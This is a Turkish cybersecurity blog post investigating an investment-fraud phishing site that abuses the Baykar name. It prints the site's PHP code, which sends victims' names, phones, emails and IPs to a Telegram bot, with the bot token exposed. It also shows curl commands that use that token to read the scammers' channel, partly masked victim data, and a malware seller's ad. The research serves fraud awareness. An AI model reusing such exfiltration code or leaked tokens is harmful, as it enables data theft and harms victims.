

# Yatırım Dolandırıcıları

written by Mert SARICA | 2 December 2024

If you are looking for an English version of this article, please visit [here](#).

## İÇİNDEKİLER

- Başlangıç
- Teknik Araştırma
  - Keşif
  - Zararlı İçerik Tespiti
  - Teknik Takip
1. Dolandırıcılık Girişimi
  - IP Tespiti
  - Ses Kayıtları
2. Dolandırıcılık Girişimi
  - IP Tespiti
- Sonuç

## Başlangıç

Hatırlayanlarınız varsa 2024 yılının Haziran ayında yayınlamış olduğum Deepfake Dolandırıcılarına Dikkat! başlıklı yazımda, Rusya merkezli olduğuna kanaat getirdiğim dolandırıcılık şebekesinin operasyonlarına dair detaylara, başka bir yazımda yer vereceğimi belirtmiştim.

0 zamandan bu zamana kadar geçen sürede siber güvenlik araştırması ile elde ettiğim bilgiler öyle bir noktaya ulaştı ki hangi birini yazıya dökeceğim konusunda epey bir git gel yaşadıkten sonra farkındalık adına en çok faydası olacağına inandığım, dolandırıcılar ile aramda geçen telefon görüşmelerinin de yer aldığı kısımları yazıya dökmeye karar verdim.

Umuyorum ki benim için de önemli bir dönüm noktasına sahip olan bu 200. araştırma yazım, farkındalık yaratma anlamında arzu ettiğim noktaya ulaşır ve bu araştırma ile ortaya koyduğum en ufak bir bilgi bile dolandırıcılık dosyalarını aydınlatmada, kurbanlardan emniyet güçlerine kadar geniş bir

yelpazede fayda sağlar.

Lütfen sizler de daha az vatandaşın mağdur olması ve farkındalık yaratması adına bu yazıyı çevrenizdekilerle paylaşmayı ihmal etmeyin.

# Teknik Araştırma

## Keşif

2024 yılının Mart ayında USOM tarafından Zararlı Bağlantılar listesine Bankacılık – Ortalama açıklamasıyla eklenen tr-bilgi[.]com alan adı dikkatimi çekti.

The screenshot shows the USOM (Ulusal Siber Olumlulara Müdahale Merkezi) website. The browser address bar displays 'usom.gov.tr/adres/680980'. The website header includes the USOM logo and navigation links: Anasayfa, Hakkımızda, Zararlı Bağlantılar, Güvenlik Bildirimleri, Faydalı Dokümanlar, and Duyurular. The main content area features a security alert for 'tr-bilgi.com' under the category 'Bankacılık - Ortalama'. The alert displays a critical level of '4/10' on an orange background. To the right, the following details are provided: Açıklama: Bankacılık - Ortalama; Bağlantı Türü: Ortalama; Tarih: 26.03.2024 11:00; Kaynak: USOM. A footer note states: 'Finans sektörüne özel olarak gerçekleştirilen sosyal mühendislik saldırılarına yönelik zararlı alan adı, IP adresi veya bağlantıların bulunduğu kategoridir.'

Web sitesini ziyaret ettiğimde karşılaştığım sayfa, oldukça sıradan ve zararsız görünüyordu. Olsa olsa bu sayfanın, tehdit aktörleri arasında oldukça popüler olup, asıl ortalama sayfasını gizlemek amacıyla oluşturulmuş sahte ana sayfa (cloaking) olduğunu düşünerek bu web sitesi üzerinde araştırma yapmaya karar verdim ve hikayemiz bu şekilde başlamış oldu.

# GLOBALCHANGE İLE OLASILIKLAR DÜNYASINI KEŞFEDİN

Bizimle birlikte yeni fikirleri, son dakika haberlerini keşfedebilecek ve geleceği şekillendirecek değişiklikleri uygulayabileceksiniz.

DAHA FAZLA  
ÖĞRENMEK İÇİN

(125)

9,137 subscribers



### Pinned message

Guys with premium telegram account, boost please: <https://t.me/> boost

Welcome to ' [redacted] , our team has been in the Malware industry for over 3 years and here is a small list of our products ✨

All product names are clickable and lead to the post in the channel

- ⚡ [Crypt: public | private | personal](#)
- ⚡ [Crypt APK: public | private | personal](#)
- ⚡ [Loader: standart | disable WinDef | disable 26 av from avcheck](#)
- ⚡ [Windows HVNC](#)
- ⚡ [Android RATs](#)
- ⚡ [Cloaking panel for your software and websites](#)
- ⚡ [EV Certificates](#)
- ⚡ [Deep Fake video](#)
- ⚡ [Twitter and TikTok ads](#)

Any questions: [redacted]

Admins: [redacted]


Channel: [redacted]

News: [redacted]

2228 15:39



## Zararlı İçerik Tespiti

tr-billgi[.]com web sitesini biraz kurcaladığımda /thanks klasörü dikkatimi çekti. Bu sayfayı ziyaret ettiğimde, burasının web sitesinde yer alan herhangi bir formu dolduranların yönlendirildiği bir sayfa olduğunu düşünmeye başladım. Özellikle sayfada itinayla tekrarlanan “Hiçbir aramayı kaçırmayın”, “Yöneticimiz sizi en kısa sürede arayacaktır” ifadeleri bu formu dolduranların birileri tarafından arandığına işaret ediyordu.



Bu web sitesini kurcalamaya devam ettiğimde bu tehdit aktörünün de, başka bir araştırma yazıma konu olanlar gibi Operasyon Güvenliği (OPSEC) noktasında hata yaptıklarını tespit ettim. Hatayı fırsata çevirip web sitesinin kaynak kodlarına eriştikten sonra kodları teker teker incelemeye başladım.

Kısa bir süre içinde general.php dosyasında sahte ana sayfaya ait kodları buldum. Thanks klasörü içinde yer alan index.php dosyasını, page klasöründe yer alan offer.php, index.html dosyalarını incelediğimde ise tehdit aktörleri tarafından bu ortalama sitesinin Baykar savunma şirketinin adını kötüye kullanarak kurbanlarını yatırım vaadiyle ağına düşürmek için tasarlandığını tespit ettim.



hack4forward


page/index.html

Social Blog Hack 4 Career, Inf... LinkedIn Mert SARICA (mer... Inbox - mert.saric... All Bookmarks

BAYKAR YATIRIM

Şimdi şirket, tüm sakinler için "BAYKAR yatırım" platformuna erişimi açıyor, böylece herkes özel kişilerin şirketinin büyümesinden kazanabilir.

>



**YATIRIMCILAR İÇİN BİLGİLENDİRME BAYKAR YATIRIM**

Hem BAYKAR hem de Türk vatandaşları için faydalı olacağı için yatırımlara erişimi tüm vatandaşlara açmaya karar verdik. Yatırımcı olabilir ve 7.000€ başlangıç yatırımı ile ayda 50.000€'den pasif olarak kazanabilirsiniz.

Mevcut gerçeklerde, savunma sanayisine olan talep giderek artıyor ve üretimimizi hem Türkiye içinde hem de dışına genişletiyoruz. Bu nedenle, tüm yerleşiklere erişim sağlamaya ve üretim kapasitemizi 4 kat artırmaya karar verdik, bu nedenle Türkiye'nin her yerinden yatırımcıları çekmemiz gerekiyor. Ortalama olarak, minimum 7.000€ depozito yatıran herkes ayda 50.000€ ile 100.000€ arasında kazanıyor.

Macintosh HD > Users > mert...

Ortalama sayfasındaki Türkçe metinlerin yanında İtalyanca metinlerin de yer alması bir yandan dikkatimi çekti. Tehdit aktörlerinin uluslararası kurumların adını (Slovaft, INA d.d, Bosphorus Gaz, Baykar, Interpol) kullanarak dolandırıcılık girişiminde bulunduğunu Deepfake Dolandırıcılarına Dikkat! başlıklı yazımdan bildiğim için muhtemelen bu metin, İtalyan bir şirketi hedef almak için oluşturdukları İtalyanca ortalama sitesinden kalmış ve Türkçe'ye çevrilmesi unutulmuştu.

page/index.html

BAYKAR YATIRIM

**BAYKAR yatırım - unisciti a noi e guadagna profitti passivi attraverso le vendite e la crescita dell'azienda.**

Ücretsiz kayıtlar en erken : 12:21:18

İsim

Soyadı

example@gmail.com

+90 501 234 56 78

Ücretsiz bir hesap edinin

Macintosh HD > Users > mert...

## Teknik Takip

Bunların yanı sıra thanks klasörü içinde yer alan index.php dosyasında araştırmamı derinleştirecek çok önemli bir bilgiye daha ulaştım. O da tehdit aktörlerine ait olan Telegram Bot API jetonuydu (token).

```
68
69 if(isset($_COOKIE['cabinet']) && $_COOKIE['cabinet']){
70     header("refresh:1;url=".$_COOKIE['cabinet']);
71 }
72
73 $Pixel = $_COOKIE['pixel'];
74 $message =
75 * Phone: $Phone
76 * Fullname: $Fullname
77 * Email: $Email
78 * ip: $Ip
79 * pixel_id: $Pixel
80 * landing: $SHORT_URL
81 * landing_name: TR_Baykar-p
82 * country: $Country";
83
84
85
86
87 $apiToken = "6969380767:AAEzn4UjPEvG8kgVFpL4eCSXh7b7VGW4tVE";
88 $data = [
89     'chat_id' => '-1001865424957',
90 ];
91 $ch2 = curl_init("https://api.telegram.org/bot$apiToken/sendMessage");
92 curl_setopt($ch2, CURLOPT_HEADER, false);
93 curl_setopt($ch2, CURLOPT_RETURNTRANSFER, 1);
94 curl_setopt($ch2, CURLOPT_POST, 1);
95 curl_setopt($ch2, CURLOPT_POSTFIELDS, ($data));
96 curl_setopt($ch2, CURLOPT_SSL_VERIFYPEER, false);
97 $result = curl_exec($ch2);
98 curl_close($ch2);
99 }
100 <!DOCTYPE html>
101 <html lang="tr">
102
103 <head>
104 <meta http-equiv="content-type" content="text/html; charset=UTF-8">
105 <meta charset="UTF-8">
106 <meta name="viewport" content="width=device-width, initial-scale=1.0">
107 <title>
108 Tebrikler! </title>
109 <link rel="preconnect" href="https://fonts.gstatic.com/default.htm">
110 <link href="index_files/css2.css" rel="stylesheet">
111 <link rel="stylesheet" href="index_files/fonts.css">
112 <link href="index_files/main3.css" rel="stylesheet">
113 <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/fliplock/0.7.8/fliplock.css">
114 <link rel="icon" href="index_files/favicon.png">
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```



Telegram mesajlaşma uygulaması, hız, güvenlik ve dosya paylaşımı altyapısına sahip olması nedeniyle son yıllarda suç örgütlerinin, tehdit aktörlerinin, dolandırıcıların uğrak yeri olmaya devam ediyor.

Çoğu tehdit aktörü, Telegram Bot API'sinden faydalanarak oltaya düşürdükleri kişilerin çalınan bilgilerini anlık olarak oluşturdukları Telegram botları ile Telegram kanalları üzerinden takip etmektedirler. Bunun için yapmaları gereken ilk adım da botlarının jetonlarını (token) geliştirdikleri ortalama sitelerinin kaynak kodlarına yerleştirmektir.

Oltalama sitelerinin kaynak kodlarının başkalarının eline kolay kolay geçeceğini düşünmeyen tehdit aktörleri bu nedenle de bu jetonları aylarca değiştirmezler. Bu da emniyet güçlerinden, siber güvenlik araştırmacılarına kadar tehdit aktörlerinin Telegram üzerinden izlenmelerine olanak sağlar.

2024 yılınının Mart ayı itibariyle bu jetonu kullanan Telegram botu üzerinden kanala gönderilen tüm mesajları mercek altına almaya başladığımda bu jetonun birden fazla ortalama sitesinde kullanıldığını gördüm. Oltalama sitesinde yer alan formu dolduran kurbanların ise adları, telefon numaraları, e-posta adresleri, IP adresleri, hangi ortalama sitesini ziyaret ettikleri ve hangi ülkeden geldikleri anlık olarak kanala iletiliyordu.

```
mertrix -- zsh -- 204x54
curl -X POST "https://api.telegram.org/bot6969380767:AAEzn4UjPEvG8kgVFP14eCSXh7b7VGW4tVE/getChat" -d "chat_id=-1001865424957" | jq
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 1322 100 1300 100 22 2586 43 --:--:-- --:--:-- --:--:-- 2633
{
  "ok": true,
  "result": {
    "id": -1001865424957,
    "title": "LEADS",
    "type": "supergroup",
    "has_visible_history": true,
    "permissions": {
      "can_send_messages": true,
      "can_send_media_messages": true,
      "can_send_audios": true,
      "can_send_documents": true,
      "can_send_photos": true,
      "can_send_videos": true,
      "can_send_video_notes": true,
      "can_send_voice_notes": true,
      "can_send_polls": true,
      "can_send_other_messages": true,
      "can_add_web_page_previews": true,
      "can_change_info": true,
      "can_invite_users": true,
      "can_pin_messages": true,
      "can_manage_topics": true
    },
    "join_to_send_messages": true,
    "pinned_message": {
      "message_id": 39719,
      "from": {
        "id": 6969380767,
        "is_bot": true,
        "first_name": "TGTraff",
        "username": "intGTraff_bot"
      },
      "chat": {
        "id": -1001865424957,
        "title": "LEADS",
        "type": "supergroup"
      },
      "date": 1709494493,
      "text": "% Phone: +98530 .n* full_names: Halit \n* Email: halit @gmail.com\n* ip: 88.241. .n* pixel_id: \n* landing: http://turkeynews.info/q62dWgg?p=2181678563514827 &tr=345234\n* landing_name: TR_Baykar-p\n* country: TR",
      "entities": [
        {
          "offset": 10,
          "length": 13,
          "type": "phone_number"
        },
        {
          "offset": 62,
          "length": 24,

```

```



mertrix -- zsh -- 204x54
curl -X POST "https://api.telegram.org/bot6969380767:AAEzn4UjPEvG8kgVfPL4eCSXh7b7VGW4tVE/getUpdates" -d "chat_id=-1001865424957" | jq
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 2802 100 2780 100 22 4728 37 --:--:-- --:--:-- --:--:-- 4765
{"ok": true,
 "result": [
  {
    "update_id": 389977702,
    "message": {
      "message_id": 43971,
      "from": {
        "id": 5702596225,
        "is_bot": false,
        "first_name": "Traffic Lab |VL|",
        "username": "TrafficLabs"
      },
      "chat": {
        "id": -1001865424957,
        "title": "LEADS",
        "type": "supergroup"
      },
      "date": 1711641322,
      "message_thread_id": 43933,
      "reply_to_message": {
        "message_id": 43933,
        "from": {
          "id": 6969380767,
          "is_bot": true,
          "first_name": "TGTraff",
          "username": "inTGTraff_bot"
        },
        "chat": {
          "id": -1001865424957,
          "title": "LEADS",
          "type": "supergroup"
        },
        "date": 1711632643,
        "text": "\n Phone: \n full_name: Aleš | \n Email: catherine @eol.com \n ip: 84.245. | \n pixel_id: \n landing: http://aiglobalnews.online/?_lp=1?_p=2101670563514027&c=1 \n lan ding_name: SK_SloVNaft | \n country: SK",
        "entities": [
          {
            "offset": 45,
            "length": 23,
            "type": "email"
          },
          {
            "offset": 76,
            "length": 14,
            "type": "uri"
          },
          {
            "offset": 117,
            "length": 56,
